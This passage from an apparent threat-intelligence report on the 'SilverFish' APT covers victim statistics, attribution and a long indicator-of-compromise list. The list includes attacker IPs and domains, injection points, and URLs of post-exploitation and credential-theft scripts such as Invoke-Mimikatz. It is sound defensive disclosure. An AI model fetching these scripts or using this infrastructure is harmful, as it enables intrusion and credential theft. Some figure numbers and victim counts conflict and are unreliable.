



Figure 38. Victim infection count vs date graph

The term “*First Wave*” will be used solely when referring to the period that starts with the end of August 20’ and ends with the beginning of November 20’. During this period of attack, threat actors mostly infected enterprise companies and government entities in the US. Subsequently, there was a serious decrease in the number of victims between the beginning of November 20’ and the end of the year. These results confirm the strong correlation between the SolarWinds attacks and the SilverFish group based on the trend data published by Cloudflare [2]. Notwithstanding the key domain of the SolarWinds attack was seized and sinkholed, the attackers seem to have resumed their operations with the start of the new year. Infection activity and data exfiltration are expected to continue in 2021.

## 4.2 Affected Countries and Sectors



As also explained in the Section 3.4 of this report, the PTI Team believes that the SilverFish campaign was operating in a "region-specific" fashion, as the PTI Team has witnessed specific malware builds such as build\_eu.ps1 and buildus9\_3.ps1. In accordance with these findings, we can see that the overall attack target tends to be very similar between the US and the EU.

While the US is by far the most frequently-targeted region with 2465 attacks recorded; there are 1,645 victims from several E.U. states including Italy, the Netherlands, Denmark, Austria, France and Great Britain. Even though Canada and Mexico do not have any governmental ties with the E.U. or U.S.; we may say that these countries are attacked due to their close geographical / political relations with the United States.

In terms of victim distribution, it is possible to see a very strong emphasis on governmental targets. Among all 4720+ targets recorded by the PTI Team, 21.3% were detected to be governmental institutions. This was followed by the services industry, information technology, education, defense and aviation. At first sight, it is possible that SilverFish is an APT that targets major critical infrastructures. As can be seen from the figure in Example 29; **nearly all critical infrastructures** (as defined in detail throughout NIST CyberSecurity Framework [14]) have been explicitly targeted by SilverFish.






Figure 39. Annual revenue distribution of the victims

We believe that one of the most fundamental elements that make SilverFish special is the importance of targeted organizations. Despite the fact that we are not at liberty to provide any target name to refrain from harming any organization's reputation, we would like to emphasize the nature of chosen targets by providing approximations **revenue distribution** of victim organizations in Figure 30. Please note that these figures are acquired from public revenue statements of victim organizations and provided solely for enabling the reader to interpret the corporate size of the victims in a clearer manner.




**Figure 40. Victim distribution by sector**

The sector distribution obtained from the preliminary analysis of victim data is presented in Figure 40. What stands out in the graph is that mostly government entities are affected by attacks carried out by the SilverFish group. Besides, 13.5% of the victims are working in the Services & Hospitality sector, Information Technology 11.3%, Education 9.2% and Defense & Aviation 7.0%. This graph is quite revealing in several ways. First, unlike the other ransomware or malware campaigns, the SilverFish group predominantly targets critical entities like energy, defense and government or Fortune500 enterprise companies. Second, the PTI Team found explanatory comments in the C&C servers that clearly point to ignoring victims like Universities, small companies or systems which they consider worthless.



### 4.3 Operator Activities



**Figure 41. Attacker activity time graph - All times are in UTC format**

During this investigation, one of the most fascinating discoveries was discovering working order of threat actors. As can be seen in Figure 32 - Attacker Activity Time Graph; it is possible to see that SilverFish has operated in accordance with a specific timing pattern. In compliance with the x-axis of Figure 30, it is possible to see that threat actors have been mostly active between the hours of 08:00 and 20:00, as if they were working according to a specific shift. Very similarly, by referring to the y-axis of the same graph; it is possible to witness that number of attacks tend to intensify during weekdays, with very few records during weekends.

As also explained in the "C&C Analysis" section of this report, we are aware of the fact that SilverFish operates according to a specific duty allocation by means of teams that cooperate with each other via the C&C. When we take these findings into consideration; we believe relevant authorities may make certain attributions to specific APT groups from experience.

## 5 Conclusion

Authored as the result of a three-month research session, we firmly believe that our findings on the SilverFish group will light the way for various unanswered questions regarding numerous high-profile APT cases dating back to early 2010s. First of all, we believe SilverFish can be evaluated as a fundamental evidence for attributing SolarWinds incidents to multiple groups with different motives.

Second, our research on the SilverFish is expected to act as a cornerstone for understanding organized cyber-crime better by shifting the perception of APT groups from highly talented security experts to highly-organized crime network.

Furthermore our findings on SilverFish demonstrate that security analysts should refrain from fully-automatizing their threat intelligence protocols as all SilverFish infrastructures had multiple simultaneous IOCs that had been previously attributed to different groups and campaigns such as Trickbot, EvilCorp, SolarWinds, WastedLocker, DarkHydrus, and many more. It is our opinion that acting strictly upon receiving IOC intelligence from third-party resources may be one of the main reasons that prevent researchers from realizing the actual scope of large-scale APT attacks.

As also explained on multiple occasions throughout the report, we presume that there may be ongoing operations that feature the same tools, tactics, and procedures to target different regions for different motives. Therefore, it's our opinion that SilverFish will be setting an important precedent for an extremely wide-scale covert cyber offense in terms of its structure and operation.

Per the aforesaid, we believe SilverFish is the first group that has targeted EU states by using the vulnerabilities which were tied to the SolarWinds incident. Furthermore, we evaluate our research on the SilverFish group to be one of the first cases to have identified the objectives of SolarWinds actors (as SilverFish is expected to be one of many) clearly by means of technical findings. In this case, we assess this objective to be reconnaissance and covert data exfiltration.

As the PTI team, we acknowledge the fact that our findings on SilverFish create as many questions as it answers. Witnessing such a structured approach to covert cyber-espionage reminds us that cyber-warfare will continue to be the most technical component of Fifth Dimension Operations. Unfortunately despite their importance, budget, and resources, very few organizations take information security as seriously as adversaries like the SilverFish group.

This case demonstrates that current cyber crime operations are evolving significantly into a much more complex phenomenon, requiring timely corporation among LE agencies, CERTs, private sectors and communities. We have first-handedly experienced that, remedying impact of such an attack with 4200+ targets is an extremely challenging task without contribution and commitment of each party.

Finally, we would like to present our deepest gratitude to our advisors, partners, the national CERT of Switzerland, and especially the cantonal police force of Vaud for their timely support and dedication.

## 5.1 Attribution

Once a breach has been detected, a considerable amount of time and resources are devoted to tracking, identifying, and laying blame on a potential culprit. We devote our efforts to understanding future threats by analyzing current ones e.g., by attempting to ascertain the level of sophistication of the attack, the motivation/purpose, how it was carried out, and more. In all our interactions, we are guided by Swiss laws and regulations as well as basic principles of sound business ethics and integrity.

Based on our initial analysis, the actor can be viewed as an entity possessing a high degree of sophistication and who goes beyond the necessary technical skills needed to conduct an operation of this magnitude. The actor demonstrates a comprehensive and up-to-date knowledge of exploitation practices, security architecture/protocols, and anonymization techniques. More importantly, their knowledge transcends regional/cultural and linguistic barriers.

The bulk of the attacks were carried out between the hours of 12:00 and 16:00 UTC with almost no activity between 20:00 and 08:00 UTC. From our point of view, this illustrates the existence of an organization that operates in an organized and disciplined manner in a hierarchical environment, one that is even highly compartmentalized.

A wide range of targets fell victim to these attacks from large corporations (e.g., in hospitality/service, IT, and construction) to the education sector, manufacturing, and government institutions. At this stage, we do not have a complete understanding of the clear purpose of these attacks other than those of the group's previous operations. This means we have yet to receive information about data exfiltration or the utilization of ransomware. Regardless, the attacker has clearly shown that they possess the motivation, willingness, and capacity to plan and execute activities of this character and scale. Also, the attacker has shown that they operate with enough flexibility and available resources to strike when the opportunity arises.

## 6 IOCS

### 6.1 Samples

|                 |                                                                  |
|-----------------|------------------------------------------------------------------|
| <b>MD5</b> :    | 00508a83887515a19292a194d3715ed8                                 |
| <b>SHA1</b> :   | 938a7622a3a80d1d721eb090d90a9dcfc4d37047                         |
| <b>SHA256</b> : | 3cae987fd99950a299b690a1e03a09a15adc9eb556f7f2901afd3bc06719f4db |

|                 |                                                                  |
|-----------------|------------------------------------------------------------------|
| <b>MD5</b> :    | 5fca543d44c6a8a07a22adc4dec6ff6a                                 |
| <b>SHA1</b> :   | 9401b5f30b6c20a42c69135fe189ae2cd2037224                         |
| <b>SHA256</b> : | e6ff50bdcc7b57fbc52ab203470fa388487bf92412c59b2678d57dde701ba985 |

|                 |                                                                  |
|-----------------|------------------------------------------------------------------|
| <b>MD5</b> :    | 7982b08be78ee4136efd89b06941f75c                                 |
| <b>SHA1</b> :   | 10459c6ac3e90b1881aaea002bbeccfc56db51f1                         |
| <b>SHA256</b> : | c418acbe45ccaa7e66eb9db8fd595a89c8215c9ac5e2d151dd3389641e81b50a |

|                 |                                                                  |
|-----------------|------------------------------------------------------------------|
| <b>MD5</b> :    | f43f16e900ed0c70062951d226081b8e                                 |
| <b>SHA1</b> :   | a40e93621562911c5b68e959cc228de85c131a70                         |
| <b>SHA256</b> : | 67ff5c5fd19b23fb92cb0a395c9e12729c3a31ae21b44bfccde671f84e18f9c5 |

|                 |                                                                  |
|-----------------|------------------------------------------------------------------|
| <b>MD5</b> :    | 7982b08be78ee4136efd89b06941f75c                                 |
| <b>SHA1</b> :   | 10459c6ac3e90b1881aaea002bbeccfc56db51f1                         |
| <b>SHA256</b> : | c418acbe45ccaa7e66eb9db8fd595a89c8215c9ac5e2d151dd3389641e81b50a |

|                 |                                                                  |
|-----------------|------------------------------------------------------------------|
| <b>MD5</b> :    | 59ded2a30e2c52a27693efaa3415c1f6                                 |
| <b>SHA1</b> :   | 5140f683154442e56ae23d945d75d706ea05812c                         |
| <b>SHA256</b> : | dbe2d877924c7b650d380d86cb46bf5d91a44ba03f30f6eee93c621c23a852f9 |

|                 |                                                                  |
|-----------------|------------------------------------------------------------------|
| <b>MD5</b> :    | fda4ea4fb85d7fe9e76f71cd4cfc994d                                 |
| <b>SHA1</b> :   | 12fdd2372e3f9e97c2c833a0f6198b80253cf642                         |
| <b>SHA256</b> : | 3aff515be9c17e3e6a46e891e10a2e807e9595111049b1d7c229e1f920b680c0 |

|                 |                                                                  |
|-----------------|------------------------------------------------------------------|
| <b>MD5</b> :    | 83c936617b23f53bb23754ad5c6a9f1c                                 |
| <b>SHA1</b> :   | 6ac3c7e6394807ec79db553bdf2fe165786699f7                         |
| <b>SHA256</b> : | 0afcd12924eed83f0e3f33c51a0766849df661ea2220b4a919297b0ef742b7c3 |

|                 |                                                                  |
|-----------------|------------------------------------------------------------------|
| <b>MD5</b> :    | a85729de023b9a193212edae5c967a54                                 |
| <b>SHA1</b> :   | 415fc0c77ec428b340adce386859bb78a74c1419                         |
| <b>SHA256</b> : | d5c4d94bb747555921469eff6a3660456d0c048c735de4bb9099c303d713e73e |

|                                                                                  |
|----------------------------------------------------------------------------------|
| <b>MD5</b> : 53f21e00977b48eedd5b256be975d676                                    |
| <b>SHA1</b> : 70db5f335df4b63908ba5b634c01dae3be33ea82                           |
| <b>SHA256</b> : 61d50f4a45cde3234e612016fb6816b47ebf4b6644b759365ffd53eb6bb1e5e7 |

|                                                                                  |
|----------------------------------------------------------------------------------|
| <b>MD5</b> : b0383e3a083f6832f332b92ca486346e                                    |
| <b>SHA1</b> : c243dc2571e60ab643c6c46d32dc9565b9b30fff                           |
| <b>SHA256</b> : 4d4f0eb982a52768e1195e4632a0de4f2671c99cd2ce2acbca6442de5f25251e |

|                                                                                  |
|----------------------------------------------------------------------------------|
| <b>MD5</b> : 51ad700ff2b667111bdd3c61e56ce8dd                                    |
| <b>SHA1</b> : 1694771d42771aebbd8746bd0c3fb4a5e6a70c95                           |
| <b>SHA256</b> : 24d1bd110c0bf7f21f75c9e99d9bb29bd0cfefb5577b4202d35e4ffe36477de6 |

|                                                                                  |
|----------------------------------------------------------------------------------|
| <b>MD5</b> : c303573c8041dd0d1e2051b66d5d6e26                                    |
| <b>SHA1</b> : cd5f39aa95ea31f4bf6e7976bc1644fa3101909e                           |
| <b>SHA256</b> : 7cfb684fb46e9b66881d213fa212a39b770a7820c627c7ce2073d397dead9430 |

|                                                                                  |
|----------------------------------------------------------------------------------|
| <b>MD5</b> : 1b8bb45287703922c8567dda1b33816b                                    |
| <b>SHA1</b> : 8f4a86c33991d672575d13a2bc2020f9cd3353f2                           |
| <b>SHA256</b> : 59a779046e32940c08f4c723143134a1b14d6855de3482e8503fca47aea9413e |

|                                                                                  |
|----------------------------------------------------------------------------------|
| <b>MD5</b> : 19bb39a9d2ffce5d52cb8e19ef51591c                                    |
| <b>SHA1</b> : 11dfcff4b0bcaa1402f15ed41cd3f4a7fdcfb267                           |
| <b>SHA256</b> : 65226d59bb790120af2ad70d48736a8a223f6122d6ee5dd6b48bd5c47ff94b0b |

|                                                                                  |
|----------------------------------------------------------------------------------|
| <b>MD5</b> : 9e519b284c528648ef326bf75cdc41e6                                    |
| <b>SHA1</b> : 615321ff979379e66f9471368ed3c057a0f4e17c                           |
| <b>SHA256</b> : 5ed2e0bf353cfee15e50f2e4188fed20c79cf2c6dc517c34069570ddca9c92f9 |

## 6.2 Traffic Distribution Servers

179.43.169.30  
 179.43.169.31  
 179.43.169.32  
 79.110.52.138  
 79.110.52.139  
 79.110.52.140  
 champions.gdte.org  
 flowers.netplusplans.com  
 flowers.thegardnerco.com  
 pointers.ecostratas.com  
 popcorn.net-zeroesdesign.com  
 test.news.pocketstay.com

### 6.3 C&C Servers

146.0.32.16  
178.249.69.35  
130.0.235.92

### 6.4 Threat Actor IP Addresses

23.106.61.74  
5.61.57.152  
74.72.74.142

### 6.5 VictimTotal Servers

185.163.45.150  
185.163.47.211  
moreeu.cn  
moreofit.cn

### 6.6 C&C Proxies

130.0.232.194  
130.0.233.178  
130.0.233.91  
130.0.234.134  
130.0.235.213  
130.0.235.92  
130.0.236.147  
130.0.237.176  
130.0.238.192  
130.0.239.178  
141.255.161.180  
185.122.57.238  
188.120.239.154  
37.48.84.156  
79.110.52.138  
81.4.122.101  
40ort.750.credit  
adagio.betterworldshopping.com  
admirer.onehourcfo.com  
backup.awarfaregaming.com  
bmlor.750.credit  
builder.visionarybusiness.net  
combat.strategyforgood.com  
context.septemberyears.org  
daddy.stlouisdemoday.com  
defender5.coachwithak.com  
fanta.swofficefurniture.com  
freespace.givingprofits.net  
gallery.wineadam.com

group3.pulsedesigngroup.us  
inferno.bigpurposebigimpact.com  
inspirer.cartsandmowers.com  
joke.webproduct.info  
joomla.lifepath.site  
lion.vipjoyeria.com  
method.nonprofitsustainability.com  
phpmyadmin.xsunx.com  
pixelapn2.adsprofitnetwork.com  
pixelapn.adsprofitnetwork.com  
plkiu.daniyalmedicaltech.com  
printing.laminatesandthings.com  
promo9.promosupply.com  
prompt.powerofpartnerships.net  
q.promosupply.com  
rock.core-thought.com  
snuff.mybabyrose.com  
standart.sdtranspo.com  
time.suehyatt.com  
zombie.susan-hyatt.com

## 6.7 Post-Exploitation Servers

104.128.228.76  
141.136.0.4  
149.154.157.248  
173.232.146.12  
176.10.118.136  
179.43.141.188  
185.14.29.246  
185.189.151.178  
185.189.151.182  
185.43.220.214  
185.99.133.129  
188.138.71.62  
38.135.104.189  
84.38.183.45  
91.219.239.43  
91.219.239.54  
coloradospringsroofing.info  
lamarfish.com  
robotvice.com  
roofingspecialists.info  
signup-now.com  
tanzaniafisheries.com

## 6.8 Domain Fronting Servers

d3ser9acyt7cdp.cloudfront.net  
twimg-us.azureedge.net

## 6.9 Javascript Injection Points

```
jenkins.findfwd.com/sk-jspark_init.php  
test.directfwd.com/sk-jspark_init.php  
securesearchnow.com/sk-jspark_init.php  
alertmeter.info/sk-jspark_init.php  
freeresultsguide.com/sk-jspark_init.php
```

## 6.10 External Post-Exploitation Scripts

```
141.136.0.4/46tt83y6.ps1  
173.232.146.12/Invoke-SocksProxy.psm1  
176.10.118.136/pwrvw.ps1  
179.43.141.188:80/46tt83y6.ps1  
179.43.141.188:81/46tt83y6.ps1  
179.43.141.188:82/46tt83y6.ps1  
179.43.141.188:83/46tt83y6.ps1  
185.14.29.246:80/Invoke-SocksProxy.psm1  
185.189.151.178:80/Invoke-SocksProxy.psm1  
185.189.151.182:443/46tt83y6.ps1  
185.189.151.182:443/pwrvw.ps1  
185.189.151.182:80/46tt83y6.ps1  
185.189.151.182:80/pwrvw.ps1  
185.43.220.214:80/Invoke-SocksProxy.psm1  
185.43.220.214:80/pwrvw.ps1  
185.99.133.129:80/p0fd798.ps1  
188.138.71.62:80/Invoke-SocksProxy.psm1  
188.138.71.62:80/p0fd798.ps1  
38.135.104.189:80/46tt83y6.ps1  
91.219.239.43:143/46tt83y6.ps1  
91.219.239.43:80/46tt83y6.ps1  
91.219.239.54:80/46tt83y6.ps1  
91.219.239.54:81/46tt83y6.ps1  
91.219.239.54:82/46tt83y6.ps1  
coloradospringsroofing.info/file  
raw.githubusercontent.com/Arvanaghi/SessionGopher/master/SessionGopher.ps1  
raw.githubusercontent.com/clymb3r/PowerShell/master/Invoke-Mimikatz/Invoke-Mimikatz.ps1  
raw.githubusercontent.com/device33/PowerView.ps1/master/PowerView.ps1  
raw.githubusercontent.com/PowerShellEmpire/PowerTools/master/PowerUp/PowerUp.ps1  
roofingspecialists.info/file  
rtfv.info/time
```

## 6.11 TTP List - MITRE ATT&CK Codes

|       |       |       |       |       |       |       |       |       |       |       |       |
|-------|-------|-------|-------|-------|-------|-------|-------|-------|-------|-------|-------|
| T1001 | T1003 | T1005 | T1007 | T1012 | T1018 | T1021 | T1027 | T1036 | T1039 | T1041 | T1047 |
| T1049 | T1053 | T1059 | T1068 | T1069 | T1071 | T1072 | T1078 | T1083 | T1087 | T1090 | T1098 |
| T1102 | T1104 | T1106 | T1112 | T1114 | T1124 | T1127 | T1129 | T1132 | T1133 | T1134 | T1135 |
| T1102 | T1104 | T1106 | T1112 | T1114 | T1124 | T1127 | T1129 | T1132 | T1133 | T1134 | T1135 |
| T1140 | T1190 | T1195 | T1199 | T1202 | T1204 | T1210 | T1211 | T1212 | T1218 | T1219 | T1482 |
| T1484 | T1518 | T1530 | T1538 | T1546 | T1547 | T1548 | T1552 | T1555 | T1559 | T1564 | T1566 |
| T1568 | T1569 | T1570 | T1571 | T1572 | T1583 | T1585 | T1586 | T1587 | T1588 | T1595 | T1598 |

## Références

- [1] Bloomberg. *Russian 'Evil Corp' Is Behind a Decade of Hacks, U.S. Says*. url : <https://www.bloomberg.com/news/articles/2019-12-05/u-s-sanctions-evil-corp-blamed-for-100-million-cyber-theft>. (accessed : 13.03.2021).
